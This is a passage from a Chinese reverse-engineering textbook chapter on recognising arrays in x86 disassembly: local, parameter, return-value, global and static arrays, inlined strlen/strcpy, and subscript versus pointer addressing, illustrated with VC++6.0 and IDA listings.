虽然数组和指针都是针对地址操作，但它们有许多不同之处。数组是相同数据类型的数据集合，以线性方式连续存储在内存中；而指针只是一个保存地址值的4字节变量。在使用中，数组名是一个地址常量值，保存数组首元素地址，不可修改，只能以此为基地址访问内存数据；而指针却是一个变量，只要修改指针中所保存的地址数据，就可以随意访问，不受约束。本章将深入介绍数组的构成以及两种寻址方式。（关于指针的讲解见2.5节。）

8.1 数组在函数内

当在函数内定义数组时，若无其他声明，该数组即为局部变量，拥有局部变量的所有特性。数组中的数据在内存中的存储是线性连续的，其数据排列顺序由低地址到高地址，数组名称表示该数组的首地址，如：

```
int nArray[5]={1, 2, 3, 4, 5};
```

此数组为5个int类型数据的集合，其占用的内存空间大小为sizeof（数据类型）*数组中元素个数，即4*5=20字节。如果数组nArray第一项所在地址为0x0012FF00，那么第二项所在地址为0x0012FF04，其寻址方式与指针相同（见2.5.2节）。这样看上去很像是在函数内连续定义了5个int类型的变量，但也不完全相同。通过代码清单8-1的分析，我们将能够找出它们之间的不同之处。

代码清单8-1 数组与局部变量对比—Debug版

```

//C++源码说明：数组与局部变量定义以及初始化
void main () {
//整型数组定义，并初始化各成员
int nArray[5]={1, 2, 3, 4, 5};
//定义5个局部整型变量，分别初始化为1、2、3、4、5
int nOne=1;
int nTwo=2;
int nThree=3;
int nFour=4;
int nFive=5;
}
//C++源码与对应汇编代码讲解
int nArray[5]={1, 2, 3, 4, 5};
0040B498 mov dword ptr[ebp-14h], 1; 赋值数组第一项为： 1
0040B49F mov dword ptr[ebp-10h], 2; 赋值数组第二项为： 2
0040B4A6 mov dword ptr[ebp-0Ch], 3; 赋值数组第三项为： 3
0040B4AD mov dword ptr[ebp-8], 4; 赋值数组第四项为： 4
0040B4B4 mov dword ptr[ebp-4], 5; 赋值数组第五项为： 5
int nOne=1;
0040B4BB mov dword ptr[ebp-18h], 1; 赋值第一个局部变量为： 1
int nTwo=2;
0040B4C2 mov dword ptr[ebp-1Ch], 2; 赋值第二个局部变量为： 2
int nThree=3;
0040B4C9 mov dword ptr[ebp-20h], 3; 赋值第三个局部变量为： 3
int nFour=4;
0040B4D0 mov dword ptr[ebp-24h], 4; 赋值第四个局部变量为： 4
int nFive=5;
0040B4D7 mov dword ptr[ebp-28h], 5; 赋值第五个局部变量为： 5

```

在代码清单8-1中，连续定义的为同一类型的变量，这一点和数组相同。但是，这几个局部变量的类型不同时，将更容易区分出它们与数组间的不同之处。将代码清单8-1中的5个局部变量修改为如下所示。

```

char cChar='A';
float fFloat=1.0f;
short sShort=1;
int nInt=2;
double dDouble=2.0f;

```

再次编译调试，查看它们在汇编代码中的表现形式：

```
char cChar='A';
0040104B mov byte ptr[ebp-18h], 41h
float fFloat=1.0f;
0040104F mov dword ptr[ebp-1Ch], 3F800000h
short sShort=1;
; 这里是VC++6.0反汇编引擎的一个错误, offset main+4Ah (0040105a) 其实是1
; 00401056 mov word ptr[ebp-20h], 1
00401056 mov word ptr[ebp-20h], offset main+4Ah (0040105a)
int nInt=2;
0040105C mov dword ptr[ebp-24h], 2
double dDouble=2.0f;
00401063 mov dword ptr[ebp-2Ch], 0
0040106A mov dword ptr[ebp-28h], 40000000h
```

从以上代码中可以看出，每一次为局部变量赋值时的类型都不相同，根据此特征即可判断这些局部变量不是数组中的元素，因为数组中的各项元素为同一类型数据，以此便可区分局部变量与数组。

对于数组的识别，应判断数据在内存中是否连续并且类型是否一致，均符合即可将此段数据视为数组。全局数组的识别非常简单，具体请见8.3节的讲解。

数组在Release版下不会有太大变化。类似于局部变量的优化方案，在寻址的过程中，数组不同于局部变量，不会因为被赋予了常量值而使用常量传播，如图8-1所示。

```

.text:00401000      sub     esp, 14h
.text:00401003      push   esi
.text:00401004      push   edi
.text:00401005      mov     edi, 5
.text:0040100A      mov     [esp+1Ch+var_14], 1
.text:00401012      mov     [esp+1Ch+var_10], 2
.text:0040101A      mov     [esp+1Ch+var_C], 3
.text:00401022      mov     [esp+1Ch+var_8], 4
.text:0040102A      mov     [esp+1Ch+var_4], edi
.text:0040102E      lea    esi, [esp+1Ch+var_14]

```

图 8-1 局部数组的定义和初始化—Release版

在图8-1中，连续使用了5个4字节的内存地址，依次赋值整型数据1、2、3、4、5。IDA下的标号var_14为常量-14，执行“esp+1Ch+var_14”后这里访问的地址值最小，因此这里为数组的首地址。双击标号“var_14”定位到标号定义处，在IDA下单击此标号，按键盘上的“*”键，以标号“var_14”所标示的地址为数组首地址，每个数组元素以4字节大小向后解释5个数据作为数组元素，如图8-2所示。




图 8-2 使用IDA标识数据元素

成功解释后，选取标号“var_14”并使用“N”键将标号重新命名为“nArray”。此时，程序中所有用到该数组标号的地方将全部被修改，如图8-3所示。

```

mov     edi, 5
mov     [esp+1Ch+nArray], 1
mov     [esp+1Ch+nArray+4], 2
mov     [esp+1Ch+nArray+8], 3
mov     [esp+1Ch+nArray+0Ch], 4
mov     [esp+1Ch+nArray+10h], edi
lea     esi, [esp+1Ch+nArray]

```

图 8-3 解释后的数组标号使用

学习了数组，就不得不提一下字符串。在C++中，字符串本身就是数组，根据约定，该数组的最后一个数据统一使用0作为字符串结束符。在VC++6.0编译器下，为字符类型的数组赋值（初始化）其实是复制字符串的过程。这里并不是单字节复制，而是每次复制4字节的数据。两个内存间的数据传递需要借用寄存器，而每个寄存器一次性可以保存4字节的数据，如果以单字节的方式复制就会浪费掉3字节的空间，而且多次数据传递也会降低执行效率，所以编译器采用4字节的复制方式，如代码清单8-2所示。

代码清单8-2 将字符数组初始化为字符串—Debug版片段1

```

char szHello[]="Hello World";
00401028 mov eax, [string"Hello World" (0041f01c) ]
0040102D mov dword ptr[ebp-0Ch], eax
00401030     mov     ecx,     dword     ptr[string"Hello
World"+4 (0041f020) ]
00401036 mov dword ptr[ebp-8], ecx
00401039     mov     edx,     dword     ptr[string"Hello
World"+8 (0041f024) ]
0040103F mov dword ptr[ebp-4], edx

```

在代码清单8-2中，使用了eax、ecx、edx这三个寄存器，将常量字符串分为3段共12字节，每个寄存器保存4字节的数据，并依次复制到字符数组szHello中。代码清单8-2中的字

字符串长度为12字节，即4的倍数。当字符串的长度不为4的倍数时，又如何以4字节的方式复制数据呢？这个问题很好解决，只要在最后一次不等于4字节的数据复制过程中按照1或者2字节的方式复制即可。代码清单8-3显示了两者的区别。

代码清单8-3 将字符数组初始化为字符串—Debug版片段2

```
char szHello[]="Hello Worl"; //将原字符串中的字符'd'去掉
00401028 mov eax, [string"Hello World" (0041f01c)]
0040102D mov dword ptr[ebp-0Ch], eax
00401030     mov     ecx,     dword     ptr[string"Hello
World"+4 (0041f020)]
00401036 mov dword ptr[ebp-8], ecx
00401039 mov dx, word ptr[string"Hello World"+8 (0041f024)]
00401040 mov word ptr[ebp-4], dx
00401044 mov al, [string"Hello World"+0Ah (0041f026)]
00401049 mov byte ptr[ebp-2], al
```

在代码清单8-3中，字符串的前8字节数据的复制过程没有变化，最后3字节的字符数据被拆分为两部分，先复制2字节的数据，然后再复制剩余的1字节的数据。

通过对代码清单8-2和代码清单8-3的分析，读者了解了字符数组被初始化为字符串的全过程。我们将通过8.2节进一步了解数组作为函数参数是如何传递的。

8.2 数组作为参数

我们在8.1节中学习了局部数组的定义以及初始化过程。数组中的数据元素连续存储，并且数组是同类型数据的集合。当作为参数传递时，数组所占的内存大小通常大于4字节，那么它是如何将数据传递到目标函数中并使用的呢？我们先来看看代码清单8-4。

代码清单8-4 数组作为参数传递

```
//C++源码说明：数组作为参数
//参数类型为字符型数组
void Show (char szBuff[]) { //参数为字符数组类型
strcpy (szBuff, "Hello World"); //复制字符串
printf (szBuff);
}
void main () {
char szHello[20]={0}; //字符数组定义
Show (szHello); //将数组作为参数传递
}
//C++源码与对应汇编代码讲解
void main () {
; Debug保存环境初始化栈略
char szHello[20]={0};
; ebp-14h为数组szHello首地址，数组初始化为0
0040B7C8 mov byte ptr[ebp-14h], 0
0040B7CC xor eax, eax
0040B7CE mov dword ptr[ebp-13h], eax
0040B7D1 mov dword ptr[ebp-0Fh], eax
0040B7D4 mov dword ptr[ebp-0Bh], eax
0040B7D7 mov dword ptr[ebp-7], eax
0040B7DA mov word ptr[ebp-3], ax
0040B7DE mov byte ptr[ebp-1], al
Show (szHello);
0040B7E1 lea ecx, [ebp-14h]; 取数组首地址存入ecx
0040B7E4 push ecx; 将ecx作为参数压栈
0040B7E5 call@ILT+5 (Show) (0040100a); 调用Show函数
0040B7EA add esp, 4; 平衡参数
```

```
; 略
}
//Show函数实现部分
void Show (char szBuff[]) {
strcpy (szBuff, "Hello World");
; 获取常量首地址, 并将此地址压入栈中作为strcpy参数
0040B488 push offset string"Hello World" (0041f01c)
; 取函数参数szBuff地址存入eax中
0040B48D mov eax, dword ptr[ebp+8]
; 将eax压栈作为strcpy参数
0040B490 push eax
0040B491 call strcpy (00404570)
0040B496 add esp, 8
printf (szBuff);
}
```

在代码清单8-4中, 当数组作为参数时, 数组的下标值被省略了。这是因为, 当数组作为函数形参时, 函数参数中保存的是数组的首地址, 是一个指针变量。

虽然参数是指针变量, 但需要特别注意的是, 实参数组名为常量值, 而指针或形参数组为变量。使用sizeof (数组名) 可以获取数组的总大小, 而对指针或者形参中保存的数组名使用sizeof只能得到当前平台的指针长度, 这里是32位的环境, 所以指针的长度为4字节。因此, 在编写代码的过程中应避免如下错误:

```
void Show (char szBuff[]) {
int nLen=0; //保存字符串长度变量
//错误的使用方法, 此时szBuff为指针类型, 并非数组, 只能得到4字节长度
nLen=sizeof (szBuff);
//正确的使用方法, 使用获取字符串长度函数strlen
nLen=strlen (szBuff);
}
```

字符串处理函数在Debug版下非常容易识别, 而在Release版下, 它们会被作为内联函数编译处理, 因此没有了函数调用指令call。但是, 我们只需认真分析一次, 总结出内联

库函数的特点和识别要领即可。本节将以字符串拷贝函数 `strcpy` 作为示例进行讲解。在分析 `strcpy` 前，需要先认识一下求字符串长度的函数 `strlen`，代码如下：

```
//C++源码对照
int GetLen(char szBuff[]) {
return strlen(szBuff);
}
//使用O2选项后的优化代码
sub_401000 proc near; 函数起始处
arg_0=dword ptr 4; 参数标号
push edi
mov edi, [esp+4+arg_0]; 获取参数内容，向edi中赋值字符串首地址
or ecx, 0FFFFFFFh; 将ecx置为-1，是为了配合repne scasb指令
xor eax, eax
; repne/repnz与scas指令结合使用，表示串未结束（ecx!=0）
; 当eax与串元素不相同（ZF=0）时，继续重复执行串搜索指令
; 可用来在字符串中查找和eax值相同的数据位置
repne scasb; 执行该指令后，ecx中保存了字符串长度的补码
not ecx; 先对ecx取反
dec ecx; 对取反后的ecx减1，得到字符串长度
pop edi
mov eax, ecx; 设置eax为字符串长度，用于函数返回
ret
sub_401000 endp; 函数终止处
```

优化后的 `strlen` 函数被编译为内联函数，其实现过程为，先将 `eax` 清零，然后通过指令 `repne scasb` 遍历字符串，寻找和 `eax` 匹配的字符。由于指令 `repne scasb` 中的前缀 `repne` 是用来考察 `ecx` 的值，因此在 `ecx` 不为 0 且 `ZF` 标志为 0 时才重复操作，在操作过程中对 `ecx` 自动减 1。可见，不适合将 `ecx` 作为从 0 开始的字符计数器。由于目标字符串的长度不可预知，所以将其置为 `0xffffffff` (-1) 可以满足 32 位平台的字符串的最大需求。统计完成后，可以根据 `ecx` 的值推算出字符串的长度，推算过程如下。

`ecx` 的初始值为 `0xffffffff`，有符号数值为 -1，`repne` 前缀每

次执行时会自动减1，如果edi指向的内容为字符串结束符（asc值0），则重复操作结束。注意，重复操作完成时ecx的计数包含了字符串末尾的0。假设字符串长度为Len，我们可得到等式：

$$\text{ecx (终值)} = \text{ecx (初值)} - (\text{Len} + 1)$$

将ecx初值-1代入得：

$$\text{ecx (终值)} = -1 - (\text{Len} + 1) = -(\text{Len} + 2)$$

定义neg为求补运算，则有：

$$\text{neg (ecx (终值))} = \text{Len} + 2$$

求补运算等价于取反加1，定义not为取反运算，则有：

$$\text{neg (ecx (终值))} + 1 = \text{Len} + 2$$

解方程求Len：

$$\text{Len} = \text{not (ecx (终值))} - 1$$

至此，对求字符串长度函数strlen的分析就完成了，有了它作为基础，就可以继续分析字符串拷贝函数strcpy，如代码清单8-5所示。

代码清单8-5 识别strcpy的内联形式—Release版

```
; main函数讲解略
; Show函数实现
; int__cdecl sub_401000(char*Format); 函数类型识别
sub_401000 proc near
Format=dword ptr 4; 函数参数识别
;
push esi
```

```

    push edi
    ;
=====
    ; 这段代码似曾相识，就是之前所分析的优化后的求字符串长度函数strlen的内
    联方式
    mov edi, offset aHelloWorld; "Hello World"
    or ecx, 0FFFFFFFFh
    xor eax, eax
    repne scasb
    mov eax, [esp+8+Format]; 取参数所在地址存入eax中
    not ecx; 对ecx取反，得到字符串长度加1
    ;
=====
    ; 执行指令repne scasb后，edi指向字符串末尾，减去ecx重新指向字符串首地
    址
    sub edi, ecx
    push eax; 将保存参数地址eax压栈
    mov edx, ecx; 使用edx保存常量字符串长度
    mov esi, edi; 将esi设置为常量字符串首地址
    mov edi, eax; 将edi设置为参数地址
    shr ecx, 2; 将ecx右移2位等同于将字符串长度除以4
    ; 此指令为拷贝字符串，每次复制4字节长度，根据ecx中的数值决定复制次数。将
esi
    ; 中的指向数据每次以4字节复制到edi所指向的内存中，每次复制后，esi与edi
    自加4
    rep movsd
    mov ecx, edx; 重新将字符串长度存入ecx中
    ; 将ecx与3做位与运算，等同于ecx对4求余
    and ecx, 3
    ; 和rep movsd指令功能类似，不过是按单字节复制字符串
    rep movsb
    call_printf; 调用printf函数，参数为之前压入的eax
    add esp, 4; 平衡栈4字节，只有一个参数
    pop edi
    pop esi
    retn
    sub_401000 endp

```

从对代码清单8-5的分析中得知，字符串拷贝函数strcpy嵌套使用了求字符串长度函数strlen，在这里，strlen在计算长度时少执行了一个减1操作，这是因为strcpy需要将整个字符串（包括最后的0）一起复制。

求得字符串长度是为了以4字节为单位拷贝字符串，从而最大化利用32位寄存器。使用“`shr ecx, 2`”指令将字符串长度对4求商，得出以4字节为单位需要的复制次数。最后使用“`and ecx, 3`”指令将字符串长度对4取余，得到以4字节为单位进行复制后剩余的字节数。

在字符数组初始化时，会将剩余的3字节数据以双字节加单字节的方式复制。因为编译器可以计算出数组长度，而字符串拷贝函数无法预先得知字符串的长度，所以，如果先使用4字节的复制方式，最后再对剩余字节进行对2求商并取余就太过复杂了。如果直接采用单字节复制，最多也才复制3次，效率明显高于对2求商并取余的方式。

通过对上面这两个关键的字符串处理函数的分析，相信大家应该可以自行分析其他库函数的实现方式，并总结出其中的方法和要领。希望大家认真地分析其他库函数，这样再一次遇到分析过的反汇编代码时，就可以快速识别，减少分析的工作量。

8.3 数组作为返回值

8.2 节讲解了数组作为参数的用途。本节将讲解数组在函数中的另一个用处：作为函数返回值的处理过程。

数组作为函数的返回值与作为函数的参数大同小异，都是将数组的首地址以指针的方式进行传递，但是它们也有不同。当数组作为参数时，其定义所在的作用域必然在函数调用以外，在调用之前已经存在。所以，在函数中对数组进行操作是没有问题的，而数组作为函数返回值则存在着一定的风险。

当数组为局部变量数据时，便产生了稳定性问题。当退出函数时，需要平衡栈，而数组是作为局部变量存在，其内存空间在当前函数的栈内。如果此时函数退出，栈中定义的数据将变得不稳定。由于函数退出后esp会回归到调用前的位置上，而函数内的局部数组在esp之下，随时都有可能由在其他函数的调用过程中产生的栈操作指令将其数据破坏。数据的破坏将导致函数返回结果具备不确定性，影响程序的结果，如代码清单8-6所示。

代码清单8-6 不稳定的数组返回—Debug版

```
//C++源码说明：局部数组作为返回值
char*RetArray () {
char szBuff[]={ "Hello World"};
return szBuff;
}
void main () {
printf ("%s\r\n", RetArray ());
}
//C++源码与对应汇编代码讲解
char*RetArray () {
; 在Debug版下保存环境，开辟栈空间略
char szBuff[]={ "Hello World"};
```

```

; 字符串数组初始化为字符串
00401098 mov eax, [string"Hello World" (0042001c) ]
0040109D mov dword ptr[ebp-0Ch], eax
004010A0      mov      ecx,      dword      ptr[string"Hello
World"+4 (00420020) ]
004010A6 mov dword ptr[ebp-8], ecx
004010A9      mov      edx,      dword      ptr[string"Hello
World"+8 (00420024) ]
004010AF mov dword ptr[ebp-4], edx
; 使用eax保存数组首地址，作为函数返回值。虽然eax保存的地址存在，但是当
函数
; 结束调用后，此地址中的数据将不稳定，在进行其他对栈空间读写操作时可能破坏此数据
004010B2 lea eax, [ebp-0Ch]
}
; 在Debug版下还原环境略
004010BB ret
void main () {
; 在Debug版下保存环境，开辟栈空间略
printf ("%s\r\n", RetArray ( ) ) ;
; 调用函数RetArray
0040B7F8 call@ILT+10 (RetArray) (0040100f)
; 使用RetArray返回数组作为printf参数使用
0040B7FD push eax
0040B7FE push offset string"%s\r\n" (00420f7c)
0040B803 call printf (004010f0)
0040B808 add esp, 8
}

```

在代码清单8-6中，在函数RetArray中定义了数组szBuff，由于数组szBuff为局部变量，因此其所占内存空间的位置在栈空间内，其生命周期随函数的退出而结束。而在函数结束后，将数组的首地址赋值到eax中作为返回值。虽然这个地址始终存在，但这个地址是栈空间中的某段内存空间，其中的数据会在作用域切换时被新数据替换。因此返回局部变量的地址随时会产生错误。在编译期间，VC编译器也对此作出了警告处理。

为了更好地帮助大家认识到这个错误的严重性，我们通过图8-4来查看进入函数后栈中数据的变化。




图 8-4 栈平衡错误演示

在图8-4中，返回了函数GetNumber中定义的局部数组的首地址nArray，其所在地址处于0x0012FF00~0x0012FF1C之间。当函数调用结束后，栈顶指向了地址0x0012FF1C。此时数组nArray中的数据已经不稳定，任何栈操作都有可能将其破坏。

在执行“printf (“%d”, pArray[7]);”后，由于需要将参数压栈，地址0x0012FF1C~0x0012FF18之间的数据已经被破坏，无法输出正常结果。

如果既想使用数组作为返回值，又要避免图8-4中的错误，可以使用全局数组、静态数组或是上层调用函数中定义局部数组。

全局数组与静态数组都属于变量，它们的特征与全局变量、静态变量相同，看上去就是连续定义的多个同类型变量，如图8-5所示。

```
.data:00406030 dword_406030 dd 1
.data:00406034 dd 2
.data:00406038 dd 3
.data:0040603C dd 4
.data:00406040 dd 5
.data:00406044 ; char Format[3]
```

图 8-5 全局数组

图8-5定义了5个4字节数据，分别为1, 2, 3, 4, 5，是不是和全局变量非常相似呢？在对全局数组的分析过程中，考察数据的访问方式以及元素长度。对全局数组的识别如图8-6所示。

```
mov esi, offset unk_406030
loc_401006: ; CODE XREF
mov eax, [esi]
push eax
push offset Format ; "%d"
call _printf
add esi, 4
add esp, 8
cmp esi, offset Format ; "%d"
jl short loc_401006
pop esi
```

图 8-6 全局数组的识别

在图8-6中，将地址标号unk_406030表示的地址存入esi

中，结合图8-5可知，该标号开头以dword命名，表示标志处为dword数据类型。在接下来的循环代码中，每次对esi保存的地址值取内容，将其作为printf函数的参数输出，并对esi执行自加4操作，由此可见，这里存储的是一个整型数组。在循环次数比较中，使用的指令为“cmp esi, offset Format”，这里是将esi与一个常量值比较。标号“Format”表示的常量地址如图8-7所示。

```
.data:00406044 ; char Format[3]
.data:00406044 Format      db '%d',0
```

图 8-7 标号“Format”表示的地址

如图8-7所示，标号“Format”表示地址0x00406044，这是全局数组的结尾地址。图8-6中的循环每次对esi加4，循环5次后esi中保存的地址为0x00406044，根据判断条件，大于等于则会跳转失败，跳出循环。还原图8-5与图8-6可得如下源码：

```
int g_nArray[5]={1, 2, 3, 4, 5};
void main () {
int *pInt=&g_nArray
do{
printf ("%d", *pInt);
pInt++;
}while (pInt<g_nArray+5)
}
```

静态数组在全局情况下和全局数组相同。作为局部作用域定义时，则同样会检查相应的标志位，并对局部静态数组元素赋值。与局部静态变量有些不同，无论局部静态数组有多少个元素，也只会检查一次初始化标志位，如代码清单8-7所示。

代码清单8-7 局部静态数组—Debug版


```
//C++源码说明：局部静态数组的分析[0]
void ain () {
int nOne;
int nTwo;
scanf ("%d%d", &nOne, &nTwo);
static int g_snArray[5]={nOne, nTwo, 0}; //局部静态数组初始化第二
项为常量
```

```
//C++源码与对应汇编代码讲解
```

```
void main () {
int nOne;
int nTwo;
scanf ("%d%d", &nOne, &nTwo);
static int g_snArray[5]={nOne, nTwo, 0};
0040B84D xor edx, edx
0040B84F mov dl, byte ptr['main': '2': $S1 (004237c8) ]
0040B855 and edx, 1
0040B858 test edx, edx
0040B85A jne main+70h (0040b890); 检测初始化标志位
0040B85C mov al, ['main': '2': $S1 (004237c8) ]
0040B861 or al, 1
; 将初始化标志位置1
0040B863 mov['main': '2': $S1 (004237c8) ], al
0040B868 mov ecx, dword ptr[ebp-4]
0040B86B mov dword ptr['main': '2': $S1+4 (004237cc) ], ecx
0040B871 mov edx, dword ptr[ebp-8]
0040B874 mov dword ptr['main': '2': $S1+8 (004237d0) ], edx
0040B87A mov dword ptr['main': '2': $S1+0Ch (004237d4) ], 0
0040B884 xor eax, eax
0040B886 mov['main': '2': $S1+10h (004237d8) ], eax
0040B88B mov['main': '2': $S1+14h (004237dc) ], eax
}
```

8.4 下标寻址和指针寻址

访问数组的方法有两种：通过下标访问（寻址）和通过指针访问（寻址）。因为使用方便，通过下标访问的方式比较常用，其格式为“数组名[标号]”。指针寻址的方式不但没有下标寻址的方式便利，而且效率也比下标寻址低。由于指针是存放地址数据的变量类型，因此在数据访问的过程中需要先取出指针变量中的数据，然后再针对此数据进行地址偏移计算，从而寻址到目标数据。数组名本身就是常量地址，可直接针对数组名所代替的地址值进行偏移计算。我们来分析一下代码清单8-8，对比这两种寻址方式的差别，看一看两者间的效率差距。

代码清单8-8 数组的下标寻址和指针寻址的区别— Debug版

```
//C++源码说明：两种寻址方式演示
void main () {
char*pChar=NULL;
char szBuff[]="Hello";
pChar=szBuff;
printf ("%c", *pChar);
printf ("%c", szBuff[0]);
}

//C++源码与对应汇编代码讲解
void main () {
char*pChar=NULL;
004010F8 mov dword ptr[ebp-4], 0; 初始化指针变量为空指针
char szBuff[]="Hello";
004010FF mov eax, [string"Hello" (00420030)]; 初始化数组
00401104 mov dword ptr[ebp-0Ch], eax
00401107 mov cx, word ptr[string"Hello"+4 (00420034)]
0040110E mov word ptr[ebp-8], cx
pChar=szBuff;
00401112 lea edx, [ebp-0Ch]; 获取数组首地址，然后使用edx保存
```

```

00401115 mov dword ptr[ebp-4], edx
printf ("%c", *pChar); //通过指针访问数组
00401118 mov eax, dword ptr[ebp-4]; 取出指针变量中保存的地址数据
0040111B movsx ecx, byte ptr[eax]; 字符型指针的间接访问
0040111E push ecx; 间接访问后传参
0040111F push offset string"%c" (0042002c)
00401124 call printf (00401170)
00401129 add esp, 8
printf ("%c", szBuff[0]); //数组下标寻址
; 直接从地址ebp-0Ch处取出1字节的数据
0040112C movsx edx, byte ptr[ebp-0Ch]
00401130 push edx; 将取出数据作为参数
00401131 push offset string"%c" (0042002c)
00401136 call printf (00401170)
0040113B add esp, 8
}

```

代码清单8-8中分别使用了指针寻址和下标寻址两种方式对字符数组szBuff进行了访问。从这两种访问方式的代码实现上来看，指针寻址方式要经过2次寻址才能得到目标数据，而下标寻址方式只需要1次寻址就可以得到目标数据。因此，指针寻址比下标寻址多一次寻址操作，效率自然要低。

虽然使用指针寻址方式需要经过2次间接访问，效率要比下标寻址方式低，但其灵活性更强，可修改指针中保存的地址数据，访问其他内存中的数据，而数组下标在没有越界使用的情况下只能访问数组内的数据。

在以下标方式寻址时，如何才能准确定位到数组中数据所在的地址呢？由于数组内的数据是连续排列的，而且数据类型又一致，所以只需要数组首地址、数组元素的类型和下标值，就可以求出数组某下标元素的地址。假设首地址为aryAddr，数组元素的类型为type，元素个数为M，下标为n，要求数组中某下标元素的地址，其寻址公式如下：

```

type Ary[M];
&Ary[n]== (type*) ( (int) aryAddr+sizeof (type) *n);

```

容易理解的写法如下（注意这里是整型加法，不是地址加法）：

$\text{ary}[n]\text{的地址} = \text{ary的首地址} + \text{sizeof}(\text{type}) * n$

由于数组的首地址是数组中第一个元素的地址，因此下标值从0开始。首地址加偏移量0自然就得到了第一个数组元素的首地址。

下标寻址方式中的下标值可以使用三种类型来表示：整型常量、整型变量、计算结果为整型的表达式。接下来我们以数组“`int nAry[5]={1, 2, 3, 4, 5};`”为例来具体讲解一下这三种以不同方式作为下标值的寻址。

1. 下标值为整型常量的寻址

在下标值为常量的情况下，由于类型大小为已知数，编译器可以直接计算出数据所在的地址。其寻址过程和局部变量相同，分析过程如下：

```
int nAry[5]={1, 2, 3, 4, 5};
mov dword ptr[ebp-14h], 1; 数组初始化，首地址为ebp-14h
mov dword ptr[ebp-10h], 2
mov dword ptr[ebp-0Ch], 3
mov dword ptr[ebp-8], 4
mov dword ptr[ebp-4], 5
printf ("%d\r\n", nAry[2]);
; 由于下标值为常量2，可直接计算出地址值，其运算过程如下：
; ebp-14h+sizeof(int)*2h=ebp-14h+4h*2h=ebp-14h+8h最
; 终得到地址ebp-0Ch
mov eax, dword ptr[ebp-0Ch]
; printf函数分析略
```

2. 下标值为整型变量的寻址

当下标值为变量时，编译器无法计算出对应的地址，只能先进行地址偏移计算，然后得出目标数据所在的地址。

```
； 数组各元素的地址同上
printf ("%d\r\n", nArray[argc]);
； 变量argc类型为整型，所在地址为ebp+8
mov[0]ecx, dword ptr[ebp+8]; 取得下标值存入ecx中
； 使用ecx乘以数据类型的大小（4字节长度），得到数据偏移地址
； 根据ebp+ecx*4-14h可以确认这是数组的下标寻址
